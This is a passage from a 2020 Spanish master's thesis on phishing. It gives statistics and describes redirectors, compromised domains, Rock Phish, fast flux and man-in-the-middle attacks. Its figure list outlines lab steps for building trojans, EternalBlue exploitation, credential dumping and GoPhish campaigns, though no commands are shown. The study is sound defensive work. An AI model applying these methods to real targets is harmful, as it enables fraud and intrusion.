UNIVERSIDAD DE ALCALÁ

Escuela Politécnica Superior

MÁSTER UNIVERSITARIO EN INGENIERÍA DEL SOFTWARE PARA LA WEB

Trabajo Fin de Máster

Análisis de los ciberdelitos de phising y fases del mismo

Edwin Guillen Santana

2020

UNIVERSIDAD DE ALCALÁ

Escuela Politécnica Superior

MÁSTER UNIVERSITARIO EN

INGENIERÍA DEL SOFTWARE PARA LA WEB

Trabajo Fin de Máster

Análisis de los ciberdelitos de phising y fases del mismo

Autor: **Edwin Guillen Santana**

Director: **Manuel Sánchez Rubio**

Tribunal:

Presidente: .....

Vocal 1º: ..... Vocal 2º: .....

Calificación: ....

Fecha: ..... de .... de ....

ÍNDICE RESUMIDO

INTRODUCCIÓN **1**

OBJETIVOS DEL PROYECTO **5**

ESTADO DEL ARTE **9**

VULNERABILIDADES EXPLOTADAS POR LOS PHISHERS **21**

CAMPAÑA DE PHISHING PARA LA SUPLANTACIÓN DE IDENTIDAD DE LOS USUARIOS **51**

RESUMEN Y CONCLUSIÓN **63**

BIBLIOGRAFÍA **67**

APÉNDICE. GLOSARIO ..... **LXXI**

ÍNDICE DETALLADO

INTRODUCCIÓN **1**

OBJETIVOS DEL PROYECTO **5**

2.1. General *7*
2.2. Específicos *7*

ESTADO DEL ARTE **9**

3.1. Redirectoras *15*
3.2. Dominios *16*
3.2.1. Dominios Dedicados 16
3.2.2. Dominios Vulnerados 16
3.3. Rock Phish *17*
3.4. Avalanche *18*

VULNERABILIDADES EXPLOTADAS POR LOS PHISHERS **21**

4.1. Obtener una Shell de Windows utilizado un troyano *23*
4.1.1. Crear un troyano en Kali Linux 23
4.2. Capturando el tráfico de la red (Sniffing) *30*
4.3. Escaneo de vulnerabilidad con Nessus *34*
4.4. Explotando vulnerabilidad encontradas en el sistema de la victima *37*
4.4.1. Obtener usuario y sus contraseñas con Kiwi 40
4.4.2. Obtener usuarios y contraseñas con Mimikatz 42
4.4.3. Espiar la pantalla del ordenador de la victima 43
4.4.4. Capturar las pulsaciones de teclado del usuario 44
4.5. Identificar usuarios con fuerza bruta con Hydra *46*
4.6 Robo de cookies con XSS (Cross Site Scripting) *48*

CAMPAÑA DE PHISHING PARA LA SUPLANTACIÓN DE IDENTIDAD DE LOS USUARIOS **51**

5.1. Clonar un sitio web con HTTrack *52*
5.2. Crear campaña de phishing con GoPhish *54*

RESUMEN Y CONCLUSIÓN **63**

6.1. Resumen *65*
6.2 Conclusión *66*
6.3 Trabajo Futuro *66*

BIBLIOGRAFÍA **67**

APÉNDICE. GLOSARIO ..... **LXXI**

ÍNDICE DE FIGURAS

1. INTRODUCCIÓN

2. OBJETIVOS DEL PROYECTO

3. ESTADO DEL ARTE

FIGURA 1. PHISHING SITIOS WEB 4T2019-1T2020. 11
FIGURA 2. PHISHING DIRIGIDO POR SECTORES 1T-2020. 12
FIGURA 3. ATAQUES BUSINESS E-MAIL COMPROMISE 1T-2020. 13
FIGURA 4. ATAQUES CON HTTPS. 13
FIGURA 5. REDIRECTORAS A SITIOS FRAUDULENTOS. 15
FIGURA 6. MAN-IN-THE-MIDDLE ATTACK TO THE HTTPS PROTOCOL (IEEE SECURITY & PRIVACY) 17
FIGURA 7. DOMINIOS DE AVALANCHE JULIO 2009 A ABRIL 2010 (APWG). 18
FIGURA 8. ATAQUE DE DENEGACIÓN DE SERVICIO (WIKIPEDIA). 19

4. VULNERABILIDADES EXPLOTADAS POR LOS PHISHERS

FIGURA 9. VERIFICAR IP DE LA MAQUINA ATACANTE (TROYANO). 23
FIGURA 10. CREAR TROYANO CON MSFVENOM. 23
FIGURA 11. EJECUTAR SHELLTER PARA OFUSCAR CÓDIGO MALICIOSO 24
FIGURA 12. CONFIGURAR EL MODO DE OPERACIÓN DE SHELLTER. 24
FIGURA 13. HABILITAR EL PAYLOAD EN SHELLTER 24
FIGURA 14. ESTABLECER EL LHOST Y EL LPORT EN SHELLTER. 25
FIGURA 15. INYECCIÓN VERIFICADA EN SHELLTER. 25
FIGURA 16. COPIAR EL TROYANO EN EL SERVIDOR DE ATACANTE 25
FIGURA 17. EJECUTAR METASPLOIT FRAMEWORK PARA UTILIZAR MULTI/HANDLER. 25
FIGURA 18. CONSOLA DE METASPLOIT. 26
FIGURA 19. EXPLOIT MULTI/HANDLER. 26
FIGURA 20. PAYLOAD REVERSE_TCP PARA EL EXPLOIT MULTI/HANDLER. 26
FIGURA 21. VER CÓMO ESTÁ CONFIGURADO EL EXPLOIT MULTI/HANDLER. 26
FIGURA 22. CONFIGURACIÓN DEL EXPLOIT MULTI/HANDLER. 27
FIGURA 23. ESTABLECER LHOST Y LPORT AL EXPLOIT MULTI/HANDLER. 27
FIGURA 24. LANZAR EXPLOIT MULTI/HANDLER. 27
FIGURA 25. ACCESO AL SITIO DEL ATACANTE. 28
FIGURA 26. INSTALACIÓN DEL TROYANO. 29
FIGURA 27. SHELL DE METERPRETER OBTENIDA CON TROYANO. 29
FIGURA 28. OBTENER UNA SHELL DE WINDOWS. 30
FIGURA 29. VERIFICAR OBTENCIÓN DE LA SHELL DE WINDOWS. 30
FIGURA 30. EJECUTAR BETTERCAP. 30
FIGURA 31. VER MÓDULOS DE BETTERCAP. 31
FIGURA 32. ACTIVAR MÓDULO DE BETTERCAP. 31
FIGURA 33. CAPTURANDO EL TRÁFICO DE LA RED. 31
FIGURA 34. CONFIGURACIÓN DE LA MÁQUINA DE DONDE ESTAMOS CAPTURANDO EL TRÁFICO. 32
FIGURA 35. RESULTADOS DE LA BÚSQUEDA AVANZADA DE BROWSER HACKING. 32
FIGURA 36. INICIO DE SESIÓN CAPTURADO POR EL ATACANTE. 33

FIGURA 37. USUARIO Y CONTRASEÑAS CAPTURADOS POR EL SNIFFER. 33
FIGURA 38. CREAR NUEVO ESCÁNER CON NESSUS. 34
FIGURA 39. ESCÁNERES DISPONIBLES EN NESSUS. 34
FIGURA 40. CONFIGURACIÓN DEL ESCÁNER DE NESSUS. 35
FIGURA 41. LISTADO DE ESCÁNERES REALIZADOS. 35
FIGURA 42. RESULTADOS DEL ESCÁNER. 36
FIGURA 43. INFORMACIÓN SOBRE LA VULNERABILIDAD ENCONTRADA CON NESSUS. 36
FIGURA 44. COMO EXPLOTAR VULNERABILIDAD ENCONTRADA CON NESSUS. 37
FIGURA 45. EJECUTAR METASPLOIT FRAMEWORK PARA EXPLOTAR LA VULNERABILIDAD ENCONTRADA EN EL SISTEMA. 37
FIGURA 46. CONSOLA DE METASPLOIT FRAMEWORK. 37
FIGURA 47. EXPLOIT MS17_010_ETERNALBLUE. 38
FIGURA 48. VER CÓMO ESTÁ CONFIGURADO EL EXPLOIT MS17_010_ETERNALBLUE. 38
FIGURA 49. CONFIGURACIÓN DEL EXPLOIT MS17_010_ETERNALBLUE. 38
FIGURA 50. CONFIGURACIÓN DE MAQUINA VULNERABLE A EXPLOIT MS17_010_ETERNALBLUE. 39
FIGURA 51. ESTABLECER LA OPCIÓN RHOSTS PARA EL EXPLOIT MS17_010_ETERNALBLUE. 39
FIGURA 52. LANZAR EL EXPLOIT MS17_010_ETERNALBLUE. 39
FIGURA 53. SESIÓN DE METERPRETER INICIADA CORRECTAMENTE CON MS17_010_ETERNALBLUE 40
FIGURA 54. VERIFICACIÓN DEL SISTEMA CONECTADO CON METERPRETER. 40
FIGURA 55. COMPROBAR QUE USUARIO UTILIZA EL SISTEMA. 40
FIGURA 56. CARGAR EL MÓDULO DE KIWI EN METERPRETER. 40
FIGURA 57. VERIFICAR QUE KIWI SE CARGÓ CORRECTAMENTE. 40
FIGURA 58. SALIDA QUE INDICA QUE KIWI ESTÁ HABILITADO. 41
FIGURA 59. OBTENER TODOS LOS USUARIOS Y SUS CONTRASEÑAS CON KIWI. 41
FIGURA 60. USUARIO Y CONTRASEÑAS EN TEXTO CLARO CON KIWI. 41
FIGURA 61. CARGAR EL MÓDULO DE MIMIKATZ EN METERPRETER. 42
FIGURA 62. VERIFICAR QUE MIMIKATZ SE CARGÓ CORRECTAMENTE. 42
FIGURA 63. SALIDA QUE INDICA QUE MIMIKATZ ESTÁ HABILITADO. 42
FIGURA 64. OBTENER TODOS LOS USUARIOS Y SUS CONTRASEÑAS CON MIMIKATZ. 42
FIGURA 65. USUARIO Y CONTRASEÑAS EN TEXTO CLARO CON MIMIKATZ. 42
FIGURA 66. CARGAR LOS PROCESOS EJECUTADOS EN EL SISTEMA VULNERADO. 43
FIGURA 67. PROCESO QUE EJECUTAN EN EL SISTEMA VULNERADO. 43
FIGURA 68. MIGRAR DE PROCESO EN METERPRETER. 43
FIGURA 69. OBTENER USUARIO QUE UTILIZA METERPRETER. 43
FIGURA 70. LANZAR VNC DESDE METERPRETER. 44
FIGURA 71. ESPIANDO EL COMPORTAMIENTO DEL USUARIO. 44
FIGURA 72. VERIFICAR LAS OPCIONES DISPONIBLES EN METERPRETER. 44
FIGURA 73. OPCIÓN STDAPI: COMANDOS DE INTERFAZ DE USUARIO DE METERPRETER. 45
FIGURA 74. INICIAR CAPTURA DE TECLADO CON KEYSCAN_START. 45
FIGURA 75. CAPTURANDO USUARIO Y CONTRASEÑA DE CORREO POR PULSACIONES DE TECLADO. 45
FIGURA 76. OBTENER PULSACIONES DE TECLADO. 46
FIGURA 77. VERIFICAR LAS OPCIONES DISPONIBLES EN HYDRA. 46
FIGURA 78. OPCIONES DE HYDRA. 46
FIGURA 79. DICCIONARIOS CON LOS USUARIOS Y CONTRASEÑAS PARA REALIZAR LA FUERZA BRUTA. 47
FIGURA 80. INICIO DE FUERZA BRUTA. 47
FIGURA 81. USUARIO Y CONTRASEÑA ENCONTRADO CON HYDRA. 47
FIGURA 82. PANEL DE MAQUINA VULNERABLE DVWA. 48
FIGURA 83. LISTA DE ARCHIVOS PARA REALIZAR ATAQUE XSS. 48
FIGURA 84. CONFIGURACIÓN PARA LA RECEPCIÓN DE COOKIES. 49

FIGURA 85. ALMACÉN DE COOKIES. 49
FIGURA 86. SCRIPT PARA LAZAR EN EL NAVEGADOR DE LA VÍCTIMA. 49
FIGURA 87. PREPARACIÓN DE ATAQUE XSS. 49
FIGURA 88. INSERCIÓN DE CÓDIGO JAVASCRIPT EN EL NAVEGADOR. 50
FIGURA 89. COOKIES DE SESIÓN RECIBIDA EN LA MÁQUINA DEL ATACANTE. 50

5. CAMPAÑA DE PHIGHINS PARA LA SUPLANTACIÓN DE IDENTIDAD DE LOS USARIOS

FIGURA 90. CLONAR UN SITIO WEB CON HTTRACK. 52
FIGURA 91. LEVANTAR SERVIDOR APACHE. 52
FIGURA 92. CONFIGURACIÓN DEL SERVIDOR CON EL SITIO CLONADO. 52
FIGURA 93. ACCESO AL SITIO WEB CLONADO. 53
FIGURA 94. PANEL PRINCIPAL DE GOPHISH. 54
FIGURA 95. GRUPO DE USUARIOS SELECCIONADOS PARA LA CAMPAÑA. 54
FIGURA 96. AGREGAR NUEVOS USUARIOS A LA COMPAÑA. 55
FIGURA 97. PLANTILLAS DE CORREOS PARA LAS COMPAÑAS DE PHISHING. 55
FIGURA 98. CÓDIGO HTML PARA LA PLANTILLA DE CORREO. 56
FIGURA 99. PRUEBA DE PLANTILLA QUE VISUALIZARA EL USUARIO. 57
FIGURA 100. PAGINAS CONTROLADAS POR EL ATACANTE. 57
FIGURA 101. CARGA DE UN SITIO WEB CLONADO O CONTROLADO POR EL PHISHER. 58
FIGURA 102. REDIRECCIÓN AL SITIO WEB ORIGINAR. 58
FIGURA 103. EMAIL PARA LANZAR CAMPAÑA DE PHISHING. 59
FIGURA 104. CONFIGURACIÓN SMTP PARA CORREOS GMAIL. 59
FIGURA 105. COMPAÑAS DE PHISHING PROGRAMADAS. 60
FIGURA 106. LANZAR CAMPAÑA DE PHISHING. 60
FIGURA 107. RESULTADO DE COMPAÑA. 61
FIGURA 108. CORREO QUE RECIBE LA VÍCTIMA. 61
FIGURA 109. REDIRECCIÓN AL SITIO CLONADO. 62

6. RESUMEN Y CONCLUSIÓN

7. BIBLIOGRAFÍA

8. APÉNDICE. GLOSARIO

INTRODUCCIÓN

La informática ha evolucionado de forma acelerada en los últimos años y con ella los hábitos y costumbres de las personas. "El número de usuario de internet y usuarios de redes sociales en todo el mundo ha aumentado en más de 300 millones en los últimos doce meses. El total de usuarios con acceso a internet es de 4.57 billones" (We Are Social, 2020).

El creciente aumento de nuevos usuarios conectados a internet aumenta las probabilidades para que los cibercriminales puedan realizar con éxito ataques de phishing a usuarios o empresas, debido a la falta de experiencia en la mayoría de los casos.

El phishing es una técnica utilizada por los cibercriminales para obtener información sensible de los usuarios, utilizando como cebo mensajes de email en la mayoría de los casos, pero también puede ser por vía telefónica o redes sociales. La base de este engaño consiste en suplantar las entidades en las que se requiere que agregamos nuestros datos financieros, en tal caso podría ser, nuestro Banco, Amazon, Netflix, etc.

El phishing es la moda que nunca pasa. Los phishers demuestran su creatividad en cada uno de sus ataques, que pueden derivar en mensajes de correos con encabezados interesantes y que necesitan ser respondido de forma inmediata como puede ser, actualiza tu contraseña para seguir disfrutando de nuestros servicios, fingiendo ser tu entidad bancaria, solicitando datos sensibles en nombre de otra entidad o también puede ser a través del uso de ingeniería social, todos esto con la finalidad de hacerse con nuestros datos bancarios que es el objetivo final de todo phishers (OSI, 2016).

OBJETIVOS DEL PROYECTO

2.1. General

Implementar ataques de phishing y sus fases de desarrollo en un entorno controlado, para la identificación de la forma en la que operan los ciberdelincuentes, atreves de la utilización de técnicas que muestran el phishing como una amenaza multiforme.

2.2. Específicos

- Explotar vulnerabilidades de sistemas, que permitan la captura de información sensible.
- Realizar campaña de phishing, para la suplantación de identidad de los usuarios.

ESTADO DEL ARTE

El siglo XXI ha marcado un antes y un después en la revolución tecnológica, reformando la cultura organizacional de las empresas. Cada vez es más imprescindibles para el sector empresarial y la vida cotidiana el uso de herramientas y sistemas conectados a internet, de esta simbiosis se aprovechan los phishers.

A partir de mediado de marzo, los ciberdelincuentes lanzaron una variedad de ataques de phishing y malware con temática COVID-19 contra trabajadores, centros de salud y los desempleados. El número de sitios de phishing detectados en el primer trimestre de 2020 fue de 165.772, frente a los 162,155 observados a finales de 2019. (APWG, 2020).



Figura 1. Phishing sitios web 4T2019-1T2020 (APWG).

La suplantación de identidad dirigidas a los usuarios de correo web y software como servicio (SaaS) es la categoría más importante de suplantación de identidad con un 33.5% de todos los ataques (APWG, 2020).



Figura 2. Phishing dirigido por sectores 1T-2020 (APWG).

BEC o Business E-Mail Compromise, es un ataque que va dirigido a empleados con accesos a la finanza de la empresa, convenciendo al usuario para que realice transferencias o pagos de facturas, a través de mensaje de correos de cuentas comprometidas, suplantando la identidad de directivos, proveedores o de algún otro miembro de la empresa. En el 66% de los ataques los ciberdelincuentes solicitaron fondo en tarjetas de regalos (APWG, 2020).



Figura 3. Ataques Business E-Mail Compromise 1T-2020 (APWG).

Es un error común pensar, que si un sitio web es https significa que podemos proporcionar nuestra información bancaria para realizar transacciones seguras. El 74% de los ataques de phishing son dirigidos desde sitios https (Protocolo seguro de transferencia de hipertexto), es importante que los usuarios entiendan que SSL no significa que un sitio sea legítimo. Los phishers suelen montar páginas de phishing en sitios legítimos que usan SSL. (APWG, 2020).



Figura 4. Ataques con HTTPS (APWG).

El phishing es un ataque semántico que tiene como objetivo dañar al usuario financieramente en lugar de causar daños a la computadora. La facilidad de clonar un sitio web bancario legítimo para convencer a los usuarios de que se trata del sitio web real aumenta la probabilidad de éxitos en la suplantación de identidad. En su mayoría, se envía un correo electrónico con un enlace de redireccionamiento al sitio web para que el usuario actualice la información confidencial, como la tarjeta de crédito, la información de inicio de sesión del sitio web y la información de la cuenta

bancaria que pertenece al sitio web real y luego esta información es utilizada para dañar al usuario. (Iraj Sadegh Amiri et al., 2014).

Se ha detectado que la vulnerabilidad de la mayoría de los servidores web ha llevado a la evolución de los sitios web de phishing, de modo que los phishers explotan la debilidad del servidor web para alojar sitios web falsificados sin el conocimiento del propietario. También es posible que el phisher aloje un nuevo servidor web independiente de cualquier servidor web legítimo para actividades de phishing. (Zhang y Col. 2012, citado por Iraj Sadegh Amiri et al., 2014).

Un factor importante para entender el impacto del phishing es el tipo de víctimas, se puede distinguir entre phools informacionales y phools psicológicos. Los primeros son «pescados» porque solo cuentan con información parcial, mientras que los segundos evalúan incorrectamente las opciones disponibles por limitaciones cognitivas o porque son llevados por emociones. (Akerlof et al., 2015).

La identificación por parte del usuario de las posibles anomalías que podrían permitir descubrir un ataque de phishing es un factor muy importante para evitar el daño que podría causar el ciberdelincuente. Si hay errores gramaticales en el texto, comunicaciones anónimas del tipo "Estimado cliente", "Notificación a usuario" o "Querido amigo", es un indicio que te debe poner en alerta, sí recibes la comunicación desde un buzón de correo tipo @gmail.com, @outlook.com o cualquier otro similar en nombre de una empresa, la url no se corresponde con la entidad que nos pide nuestros datos, si nos piden que realicemos operaciones con urgencias debemos empezar a sospechar que probablemente estemos siendo atacados. (OSI, 2017).

Los phisher para suplantar la identidad de los usuarios utilizan diferentes técnicas mostrando un alto grado de creatividad en cada nuevo ataque, obteniendo el máximo beneficio posible en situaciones en las que los usuarios bajen la guardia, aprovechándose en muchos casos de la sensibilidad de las personas frente a crisis humanitarias.

"Los ciberdelincuentes siempre están listos para aprovechar las oportunidades y ahora más que nunca, las personas y los sistemas de TI son particularmente vulnerables a las estafas. La tarea forzada, una mayor dependencia de la tecnología y un mayor apetito de información, proporcionan una receta perfecta para los estafadores" (Kingsley Hayes, 2020).

3.1. Redirectoras

En una compaña de phishing varias url pueden apuntar a un mismo sitio fraudulento, donde todo el tráfico es redirigido aun sitio principal, si algunos de los nodos caen la campaña continua operativa desde las direcciones restantes. Esto también sirve de fachada para los tipos de ataques en los que es necesario agregar nombres de dominios internacionalizados (IDN), por ejemplo mi-entidad-bancaria.es para España, cambiando el dominio dependiendo el país o utilizando caracteres del estándar Unicode para crear url muy parecida a las originales y de esta manera confundir al usuario.

Utilizando este tipo de técnica los phishers pueden lograr que cientos o miles de url puedan apuntar a un sitio único, en caso de un ataque ser descubierto, puede ser que nunca se localice el origen.



Figura 5. Redirectoras a sitios fraudulentos.

3.2. Dominios

El sistema de nombres de dominio (DNS), es utilizado para representar equipos en internet asociados a una ip, con un nombre legible y entendible por el usuario. En este contexto un dominio es el nombre que representa el centro operaciones del phisher.

El phisher no quiere revelar su identidad, pero necesita un dominio para realizar sus operaciones y es justo en este punto donde los ciberdelincuentes deciden si utilizar dominios dedicados o vulnerados.

3.2.1. Dominios Dedicados

Para registrar un dominio los proveedores del servicio solicitan información personal que un phisher no puede agregar sin quedar expuesto, algunos de estos datos son: nombre, numero de identidad, email, teléfono, dirección, etc. Para saltarse este tipo de control y poder registrar el dominio los delincuentes agregan información falsa o suplantan la identidad de otra persona, convirtiendo a la víctima en victimario, pudiendo incluso la persona suplantada ser objeto de investigación pues a efectos legales es él quien es responsable del dominio.

3.2.2. Dominios Vulnerados

Un dominio vulnerado es un dominio que ha sido adquirido por una persona o empresa de forma legítima y un phisher lo ha infectado con una Shell, que en este caso es un código malicioso que se introduce para poder controlar el sitio web que es representado por el dominio, de esta forma los phishers realizan sus ataques desde sitios web legítimos, que podrían ser utilizados para realizar campañas de phishing muy efectivas si el dominio comprometido es o está relacionado con una entidad bancaria o un sitio donde agregamos nuestros datos financiero. En la mayoría de los casos a los ciberdelincuentes solo les interesa un dominio para montar el phishing.

3.3. Rock Phish

Rock Phish, se trata de una técnica que fue creada por un grupo de ciberdelincuentes, que recibió su nombre porque las url utilizadas por los atacantes contenían la firma "rock". Este grupo utilizaba el cambio de DNS, fueron creadores del kit de phishing main-in-the-middle, primero en utilizar spam con imágenes y url únicas de un solo uso. (Robert McMillan, 2006). En 2006 el Rock Phish estaba presente en más del 50% de los ataques de phishing en todo el mundo.

El cambio de DNS o flujo rápidos, utilizado por Rock Phish para ocultar y prolongar el tiempo de actividad de los sitios web de phishing, moviendo los dominios contantemente y así evitar ser detectado, utilizando proveedores de DNS con sede en regiones en conflicto geopolítico con los países en los que eran realizados los ataques, de esta forma si el origen era descubierto, la campaña de phishing podía mantenerse activa por más tiempo (Baquía, 2008).

Main-In-The-Middle, esta técnica se trata de interceptar una comunicación entre cliente, servidor y ser capaz de interactuar con los mensajes sin que las victimas detecten la presencia del atacante.

